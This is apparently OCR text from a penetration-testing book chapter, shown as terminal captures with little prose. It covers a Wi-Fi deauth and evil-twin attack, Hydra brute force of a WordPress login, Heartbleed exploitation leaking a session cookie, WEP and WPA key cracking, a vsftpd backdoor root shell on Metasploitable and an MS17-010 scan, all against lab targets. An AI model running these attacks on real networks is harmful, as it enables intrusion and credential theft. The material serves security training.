16:06:20  Sending DeAuth (code 7) to broadcast -- BSSID: [38:4C:4F:58:EC:AC]
16:06:20  Sending DeAuth (code 7) to broadcast -- BSSID: [38:4C:4F:58:EC:AC]
16:06:21  Sending DeAuth (code 7) to broadcast -- BSSID: [38:4C:4F:58:EC:AC]
16:06:21  Sending DeAuth (code 7) to broadcast -- BSSID: [38:4C:4F:58:EC:AC]
16:06:22  Sending DeAuth (code 7) to broadcast -- BSSID: [38:4C:4F:58:EC:AC]
16:06:22  Sending DeAuth (code 7) to broadcast -- BSSID: [38:4C:4F:58:EC:AC]
16:06:23  Sending DeAuth (code 7) to broadcast -- BSSID: [38:4C:4F:58:EC:AC]
16:06:23  Sending DeAuth (code 7) to broadcast -- BSSID: [38:4C:4F:58:EC:AC]
16:06:24  Sending DeAuth (code 7) to broadcast -- BSSID: [38:4C:4F:58:EC:AC]
16:06:24  Sending DeAuth (code 7) to broadcast -- BSSID: [38:4C:4F:58:EC:AC]
16:06:24  Sending DeAuth (code 7) to broadcast -- BSSID: [38:4C:4F:58:EC:AC]
16:06:25  Sending DeAuth (code 7) to broadcast -- BSSID: [38:4C:4F:58:EC:AC]
16:06:25  Sending DeAuth (code 7) to broadcast -- BSSID: [38:4C:4F:58:EC:AC]
16:06:26  Sending DeAuth (code 7) to broadcast -- BSSID: [38:4C:4F:58:EC:AC]
16:06:26  Sending DeAuth (code 7) to broadcast -- BSSID: [38:4C:4F:58:EC:AC]

Control
Evil Twin AP Info // BSSID: 38:4C:4F:58:EC:AC // Channel: 5 // ESSID: Digicel_WiFi_T28R

Online time
00:00:22
On this attack, watch the sniffer's screen to see if a password appears

DHCP ips given to possible connected clients
No clients connected yet

Sniffer
ettercap 0.8.2 copyright 2001-2015 Ettercap Development Team

Listening on:
 wlan0 -> 00:00:00:00:00:00
          172.16.250.1/255.255.255.0
          fe80::3a4c:4fff:fe5c:ecac/64

Privileges dropped to EUID 65534 EGID 65534...

  33 plugins
  42 protocol dissectors
  57 ports monitored
20388 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!

Starting Unified sniffing...


Text only Interface activated...
Hit 'h' for inline help
```

```
Burp Suite Community Edition v1.7.36 - Temporary Project
Burp  Intruder  Repeater  Window  Help
Target | Proxy | Spider | Scanner | Intruder | Repeater | Sequencer | Decoder | Comparer | Extender | Project options
Intercept | HTTP history | WebSockets history | Options

Request to http://10.10.10.22:80
Forward | Drop | Intercept is on | Action
Raw | Params | Headers | Hex

POST /wp-login.php HTTP/1.1
Host: 10.10.10.22
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.22/wp-login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 99
Cookie: wordpress_test_cookie=WP+Cookie+check
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1

log=uname&pwd=pass&wp-submit=Log+In&redirect_to=http%3A%2F%2F10.10.10.22%2Fwp-admin%2F&testcookie=1
```




```
[ATTEMPT] target 10.10.10.22 - login "admin" - pass "AAAAAAmi" - 15 of 390626 [child 14] (0/0)
[ATTEMPT] target 10.10.10.22 - login "admin" - pass "AAAAAAmn" - 16 of 390626 [child 15] (0/0)
[80][http-post-form] host: 10.10.10.22   login: admin   password: AAAAAAAi
[80][http-post-form] host: 10.10.10.22   login: admin   password: AAAAAAdA
[80][http-post-form] host: 10.10.10.22   login: admin   password: AAAAAAAd
[80][http-post-form] host: 10.10.10.22   login: admin   password: AAAAAAAm
[80][http-post-form] host: 10.10.10.22   login: admin   password: AAAAAAdi
[80][http-post-form] host: 10.10.10.22   login: admin   password: AAAAAAdm
[80][http-post-form] host: 10.10.10.22   login: admin   password: AAAAAAAn
[80][http-post-form] host: 10.10.10.22   login: admin   password: AAAAAAAA
[80][http-post-form] host: 10.10.10.22   login: admin   password: AAAAAAdd
[80][http-post-form] host: 10.10.10.22   login: admin   password: AAAAAAmd
[80][http-post-form] host: 10.10.10.22   login: admin   password: AAAAAAmn
[80][http-post-form] host: 10.10.10.22   login: admin   password: AAAAAAmA
[80][http-post-form] host: 10.10.10.22   login: admin   password: AAAAAAdn
[80][http-post-form] host: 10.10.10.22   login: admin   password: AAAAAAmm
[80][http-post-form] host: 10.10.10.22   login: admin   password: AAAAAAmi
[80][http-post-form] host: 10.10.10.22   login: admin   password: Admin456
1 of 1 target successfully completed, 16 valid passwords found
```

bWAPP, an extremely buggy web app !

bWAPP
Drupageddon
Evil folder
phpMyAdmin
SQLiteManager

/ Login /

Enter your credentials *(bee/bug)*.

Login:

bee

Password:


bug

Set the security level:

low

Login

Choose your bug:
Heartbleed Vulnerability
Hack
Set your security level:
low
Set
Current: low


bWAPP - Heartbleed
10.10.10.131/bWAPP/heartbleed.php
bWAPP
an extremely buggy web app !
Bugs
Change Password
Create User
Set Security Level
/ Heartbleed Vulnerability /
The Nginx web server is using a vulnerable OpenSSL version! (bee-box only)
HINT: login on port 8443 and launch the attack script...

```
root@kali:~# nmap -p 8443 --script ssl-heartbleed 10.10.10.131
Starting Nmap 7.80 ( https://nmap.org ) at 2019-10-30 12:23 EDT
Nmap scan report for 10.10.10.131
Host is up (0.00048s latency).

PORT     STATE SERVICE
8443/tcp open  https-alt
| ssl-heartbleed:
|   VULNERABLE:
|   The Heartbleed Bug is a serious vulnerability in the popular OpenSSL cryptographic software libra
ry. It allows for stealing information intended to be protected by SSL/TLS encryption.
|     State: VULNERABLE
|     Risk factor: High
|       OpenSSL versions 1.0.1 and 1.0.2-beta releases (including 1.0.1f and 1.0.2-beta1) of OpenSSL
are affected by the Heartbleed bug. The bug allows for reading memory of systems protected by the vul
nerable OpenSSL versions and could allow for disclosure of otherwise encrypted confidential informati
on as well as the encryption keys themselves.
|
|     References:
|       http://cvedetails.com/cve/2014-0160/
|       http://www.openssl.org/news/secadv_20140407.txt
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0160
MAC Address: 00:0C:29:[redacted] (VMware)
```

Vulnerability found

```
msf5 > search heartbleed

Matching Modules
================

   #  Name
   -  ----
   0  auxiliary/scanner/ssl/openssl_heartbleed
   1  auxiliary/server/openssl_heartbeat_client_memory


msf5 >
```

```
msf5 > use auxiliary/scanner/ssl/openssl_heartbleed
msf5 auxiliary(scanner/ssl/openssl_heartbleed) > set RHOSTS 10.10.10.131
RHOSTS => 10.10.10.131
msf5 auxiliary(scanner/ssl/openssl_heartbleed) > set RPORT 8443
RPORT => 8443
msf5 auxiliary(scanner/ssl/openssl_heartbleed) > set VERBOSE true
VERBOSE => true
msf5 auxiliary(scanner/ssl/openssl_heartbleed) > run
```


```
[*] 10.10.10.131:8443      - Sending Heartbeat...
[*] 10.10.10.131:8443      - Heartbeat response, 13027 bytes
[+] 10.10.10.131:8443      - Heartbeat response with leak, 13027 bytes
[+] 10.10.10.131:8443      - Heartbeat data stored in /root/.msf4/loot/20190808234330_def
ault_10.10.10.131_openssl.heartble_598730.bin
[*] 10.10.10.131:8443      - Printable info leaked:
......]K.@.TsLs.VQ...U.....W...0..#.~...f.....".!.9.8.........5.........................
....3.2.....E.D...../...A.......................................ccept: text/html,applica
tion/xhtml+xml,application/xml;q=0.9,*/*;q=0.8..Accept-Language: en-US,en;q=0.5..Accept-
Encoding: gzip, deflate, br..Referer: https://10.10.10.131:8443/bWAPP/portal.php..Cookie
: PHPSESSID=0f27b9f25b292e8d9bde8fc26ef99d66; security_level=0..Connection: keep-alive..
Upgrade-Insecure-Requests: 1....."pF.......P....tion: keep-alive..Upgrade-Insecure-Reque
sts: 1....bug=96&form_bug=submit.lk`+.".@w{...#.......................................
.....................................................................................
.... repeated 12186 times ...........................................................
.....................................................................
[*] 10.10.10.131:8443      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/ssl/openssl_heartbleed) >
```

```
Available actions:
  Name  Description
  ----  -----------
  DUMP  Dump memory contents to loot
  KEYS  Recover private keys from memory
  SCAN  Check hosts for vulnerability
```

```
root@kali:~# strings /root/.msf4/loot/20190808234330_default_10.10.10.131_openssl.heartble_598730.bin

TsLs
ccept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://10.10.10.131:8443/bWAPP/portal.php
Cookie: PHPSESSID=0f27b9f25b292e8d9bde8fc26ef99d66; security_level=0
Connection: keep-alive
Upgrade-Insecure-Requests: 1
tion: keep-alive
Upgrade-Insecure-Requests: 1
bug=96&form_bug=submit
lk`+
```

Cookie value was retrieved

Chapter 10: Network Penetration Testing - Gaining Access




```
                                    Aircrack-ng 1.5.2

                          [00:00:01] Tested 1514 keys (got 30566 IVs)

KB    depth   byte(vote)
 0    0/  9   1F(39680) 4E(38400) 14(37376) 5C(37376) 9D(37376) 00(37120) C3(37120) 36(36864) 3F(36864) 73(36352) 4D(35328)
 1    7/  9   64(36608) 3E(36352) 34(36096) 46(36096) BA(36096) 20(35584) B5(35584) 3A(35328) D3(35328) 5E(35072) B4(35072)
 2    0/  1   1F(46592) 6E(38400) 81(37376) 79(36864) AD(36864) 38(36608) 2A(36352) 42(36352) A9(36352) EC(36352) 03(36096)
 3    0/  3   1F(40960) 15(38656) 7B(38400) BB(37888) 5C(37632) 4F(36608) 66(35840) 1B(35584) DE(35584) 10(35328) 7E(35328)
 4    0/  7   1F(39168) 23(38144) 97(37120) 59(36608) 13(36352) 83(36352) F6(36352) 2E(36096) FD(36096) D7(35840) 78(35584)

                    KEY FOUND! [ 1F:1F:1F:1F:1F ]
     Decrypted correctly: 100%
```

Key is in hexadecimal format

```
CH  6 ][ Elapsed: 13 mins ][ 2019-02-15 12:56 ][ WPA handshake: 68:7F:74:01:28:E1

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

68:7F:74:[redacted]  -40 100     8161     2950    2   6  130  WPA  CCMP   PSK  dd-wrt

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

68:7F:74:[redacted]  00:C0:CA:[redacted]  -38   11 - 9      0     2949  dd-wrt
```

```
lrwxrwxrwx 1 root root       25 Apr 26  2018 dirb -> /usr/share/dirb/wordlists
lrwxrwxrwx 1 root root       30 Apr 26  2018 dirbuster -> /usr/share/dirbuster/wordlists
lrwxrwxrwx 1 root root       35 Apr 26  2018 dnsmap.txt -> /usr/share/dnsmap/wordlist_TLAs.txt
lrwxrwxrwx 1 root root       41 Apr 26  2018 fasttrack.txt -> /usr/share/set/src/fasttrack/wordlist.txt
lrwxrwxrwx 1 root root       45 Apr 26  2018 fern-wifi -> /usr/share/fern-wifi-cracker/extras/wordlists
lrwxrwxrwx 1 root root       46 Apr 26  2018 metasploit -> /usr/share/metasploit-framework/data/wordlists
lrwxrwxrwx 1 root root       41 Apr 26  2018 nmap.lst -> /usr/share/nmap/nselib/data/passwords.lst
-rw-r--r-- 1 root root 53357341 Mar  3  2013 rockyou.txt.gz
lrwxrwxrwx 1 root root       34 Apr 26  2018 sqlmap.txt -> /usr/share/sqlmap/txt/wordlist.txt
lrwxrwxrwx 1 root root       25 Apr 26  2018 wfuzz -> /usr/share/wfuzz/wordlist
```

```
                    Aircrack-ng 1.5.2

[00:00:29] 50513/50790 keys tested (1744.44 k/s)

Time left: 0 seconds                                      99.45%

                    KEY FOUND! [ password1 ]


Master Key     : 32 77 47 7D CE 3A 38 A0 8A CC 6C C3 C1 9F 51 E0
                 FD 03 CB 6F 07 1E 82 23 76 99 24 0D 94 80 15 C9

Transient Key  : D0 89 E0 5A 8E DF 6B 55 E0 87 17 94 F2 49 07 A1
                 99 E7 BA 94 93 C5 A4 0A 69 EF 17 43 41 D6 6C 15
                 75 C5 8C D8 16 26 0B D9 BF 45 CC BF A4 45 1C BE
                 17 B3 E7 6B 76 99 E9 9C 8E 53 E7 D3 DD 09 82 E8

EAPOL HMAC     : 29 C8 B5 39 36 A7 A5 B1 51 B7 A2 6A 62 D5 51 0C
```

Google netgear wireless access point vulnerabilities

Netgear : Security vulnerabilities - CVE Details
https://www.cvedetails.com/vulnerability-list.php?...
Cvss scores, **vulnerability** details and links to full CVE details and references. ... **NETGEAR** DG834GT **Wireless** ADSL **router** running firmware 1.01.28 allows ...

Netgear Wg602 : List of security vulnerabilities - CVE Details
https://www.cvedetails.com/vulnerability-list/vendor_id...id.../Netgear-Wg602.html
Security **vulnerabilities** of **Netgear** Wg602 : List of all related CVE security **vulnerabilities**. ... **NetGear** WG602 (aka WG602v1) **Wireless Access Point** 1.7.14 has a ...

Flaws Affecting Top-Selling Netgear Routers Disclosed | SecurityWeek ...
https://www.securityweek.com/flaws-affecting-top-selling-netgear-routers-disclosed
Feb 9, 2018 - Trustwave discloses the details of several **vulnerabilities** affecting **Netgear** ... command injection is related to the **Wi-Fi** Protected Setup (WPS). When a user presses the WPS button on a **Netgear router**, a bug causes WPS ...


0jGL0!8!w@xIN8GD


SHOW HISTORY


Password length
16

Easy to say
Easy to read
All characters

Uppercase
Lowercase
Numbers
Symbols


Wireless
View and change router settings
Show widget on the homepage
Wireless
MAC Filtering
Wi-Fi Protected Setup
Wireless Scheduler
2.4 GHz Wi-Fi Settings
Network name:
EA6350
2.4 GHz
Network:
ON
Password:
542b542b
Broadcast SSID:
Yes
Channel:
8 - 2.447 GHz
Security mode:
WPA2 Personal
Network mode:
Mixed
Channel width:
Auto
5 GHz Wi-Fi Settings
Network name:
EA6350_5GHz
5 GHz
Network:
ON
Password:
m84shxx5xw
Broadcast SSID:
Yes
Channel:
Auto
Security mode:
WPA2 Personal
Network mode:
Mixed
Channel width:
Auto
Ok
Cancel
Apply


Wireless
View and change router settings
Show widget on the homepage
Wireless
MAC Filtering
Wi-Fi Protected Setup
Wireless Scheduler
MAC Filters
Enabled
Filter options
Deny access for the listed MAC addresses
Allow access for ONLY the listed MAC addresses
MAC Filter List
MAC Address
Action
Add MAC Address
Ok
Cancel
Apply


Wireless
View and change router settings
Show widget on the homepage
Wireless
MAC Filtering
Wi-Fi Protected Setup
Wireless Scheduler
Wi-Fi Protected Setup™
OFF
If Wi-Fi Protected Setup is disabled here, the button on your router will also be disabled.
Use one of the methods below to connect your device using Wi-Fi Protected Setup.
Push Button
If your client device has a Wi-Fi Protected Setup button, click or press that button and then click the button below.
Router PIN
If your client device asks for the Router's PIN number, enter this number in your client device.
50393466
Device PIN
If your client device has a Wi-Fi Protected Setup PIN number, enter that number here and then click register.
Register
Ok
Cancel
Apply


```
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  rmiregistry GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
```

```
[*] 10.10.10.100:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.10.10.100:21 - USER: 331 Please specify the password.
[+] 10.10.10.100:21 - Backdoor service has been spawned, handling...
[+] 10.10.10.100:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 3 opened (10.10.10.16:35627 -> 10.10.10.100:6200) at 2019-05-21 22:41:36 -0400
```

```
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

```
[+] 10.10.10.100:23       - 10.10.10.100:23 - Login Successful: msfadmin:msfadmin
[*] 10.10.10.100:23       - Attempting to start session 10.10.10.100:23 with msfadmin:msfadmin
[*] Command shell session 2 opened (10.10.10.16:38261 -> 10.10.10.100:23) at 2019-05-21 22:39:16 -0400
[*] 10.10.10.100:23       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

```
lrwxrwxrwx 1 root root       25 Apr 26  2018 dirb -> /usr/share/dirb/wordlists
lrwxrwxrwx 1 root root       30 Apr 26  2018 dirbuster -> /usr/share/dirbuster/wordlists
lrwxrwxrwx 1 root root       35 Apr 26  2018 dnsmap.txt -> /usr/share/dnsmap/wordlist_TLAs.txt
lrwxrwxrwx 1 root root       41 Apr 26  2018 fasttrack.txt -> /usr/share/set/src/fasttrack/wordlist.txt
lrwxrwxrwx 1 root root       45 Apr 26  2018 fern-wifi -> /usr/share/fern-wifi-cracker/extras/wordlists
lrwxrwxrwx 1 root root       46 Apr 26  2018 metasploit -> /usr/share/metasploit-framework/data/wordlists
lrwxrwxrwx 1 root root       41 Apr 26  2018 nmap.lst -> /usr/share/nmap/nselib/data/passwords.lst
-rw-r--r-- 1 root root 53357341 Mar  3  2013 rockyou.txt.gz
lrwxrwxrwx 1 root root       34 Apr 26  2018 sqlmap.txt -> /usr/share/sqlmap/txt/wordlist.txt
lrwxrwxrwx 1 root root       25 Apr 26  2018 wfuzz -> /usr/share/wfuzz/wordlist
```




```
Host script results:
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
```

```
msf5 > search ms17-010

Matching Modules
================

   #  Name                                           Disclosure Date  Rank
   -  ----                                           ---------------  ----
   1  auxiliary/admin/smb/ms17_010_command           2017-03-14       normal
   2  auxiliary/scanner/smb/smb_ms17_010                              normal
